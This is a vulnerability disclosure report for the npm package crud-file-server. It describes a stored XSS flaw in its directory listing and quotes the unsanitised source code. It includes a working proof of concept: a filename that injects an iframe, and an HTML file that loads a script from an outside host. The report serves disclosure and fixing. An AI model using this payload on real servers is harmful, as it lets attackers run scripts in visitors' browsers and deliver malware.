[crud-file-server] Stored XSS in filenames when directory index is served by crud-file-server
The crud-file-server module outputs filenames into HTML without sanitisation, allowing an attacker to embed HTML and JavaScript in a filename. When a directory index is served, the malicious code executes in the context of the page, enabling drive-by downloads or loading external scripts.

- Triaged in 39 hours
- Fixed in 17 days
- Disclosed after 17 days
Hi Guys,
crud-file-server allows to embed HTML in file names, which (in certain conditions) might lead to execute malicious JavaScript.
Module
crud-file-server
This package exposes a directory and its children to create, read, update, and delete operations over http.
https://www.npmjs.com/package/crud-file-server
version: 0.7.0
Stats 0 downloads in the last day 26 downloads in the last week 220 downloads in the last month
~2500 estimated downloads per year
Description
This vulnerability exists, because name which represents filename(s) is output in HTML without any sanitization. This allows to embed malicious code in filenames listed in directory:
// node_modules/crud-file-server/crud-file-server.js, line 137
    res.setHeader('Content-Type', 'text/html');
    res.write('<html><body>');
    for(var f = 0; f < results.length; f++) {
        var name = results[f].name;
        var normalized = url + '/' + name;
        while(normalized[0] == '/') { normalized = normalized.slice(1, normalized.length); }
        res.write('\r\n<p><a href="/' + normalized + '">' + name + '</a></p>');
    }
    res.end('\r\n</body></html>');
PoC - Steps To Reproduce:
- install
crud-file-server
$ npm install crud-file-server
- in the directory which will be served via
crud-file-server, create file with following name:
"><iframe src="malware_frame.html">
- create second file with name
malware_frame.htmlwith following content and save it in the same directory:
<html>

<head>
    <meta charset="utf8" />
    <title>Frame embeded with malware :P</title>
</head>

<body>
    <p>iframe element with malicious code</p>
    <script type="text/javascript" src="http://bl4de.tech/poc.js"></script>
</body>

</html>
Run crud-file-server in directory with file with changed filename:
$ ./node_modules/crud-file-server/bin/crud-file-server -f ./ -p 8080

usage:
  crud-file-server [options]

this starts a file server using the specified command-line options

options:

  -f file system path to expose over http
  -h log head requests
  -p port to listen on (example, 80)
  -q suppress this message
  -r read only
  -v virtual path to host the file server on

example:

  crud-file-server -f c:/ -p 8080 -q -v filez

listening on :8080/, serving ./

and open http://127.0.0.1:8000 in the browser. You will notice an alert served from bl4de.tech, executed in context of page with directory index:
Supporting Material/References:
Configuration I've used to find this vulnerability:
- macOS HighSierra 10.13.3
- node 8.9.3
- npm 5.5.1
- curl 7.54.0
Wrap up
I hope this report will help to keep Node ecosystem more safe. If you have any questions about any details of this finding, please let me know in comment.
Thank you
Regards,
Rafal 'bl4de' Janicki
Impact
This vulnerability can be used to eg. download malware via "drive-by-download" attacks. Also, as described in other modules I've reported similar vulnerabilty, an iframe with malicious JS file loaded from external resource can be executed.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
The server writes filenames directly into HTML without escaping special characters, so any HTML in a filename becomes active markup.
Impact
An attacker could use this to perform drive-by downloads of malware or execute malicious JavaScript from an external resource in the context of the directory listing page.
What the attacker needed
Ability to create files in served directory; victim visits directory listing
How it was found
- Install crud-file-server.
- In the served directory, create a file whose name contains HTML that injects an iframe.
- Create a second file named malware_frame.html containing malicious JavaScript.
- Start crud-file-server on the directory.
- Open the server's URL in a browser to trigger the script.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
A file server lists files in a directory by putting their names into a web page. If a filename contains HTML code, the browser treats it as part of the page and runs any script in it. An attacker who can create files on the server can therefore run their own code in the browser of anyone who views the directory listing.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





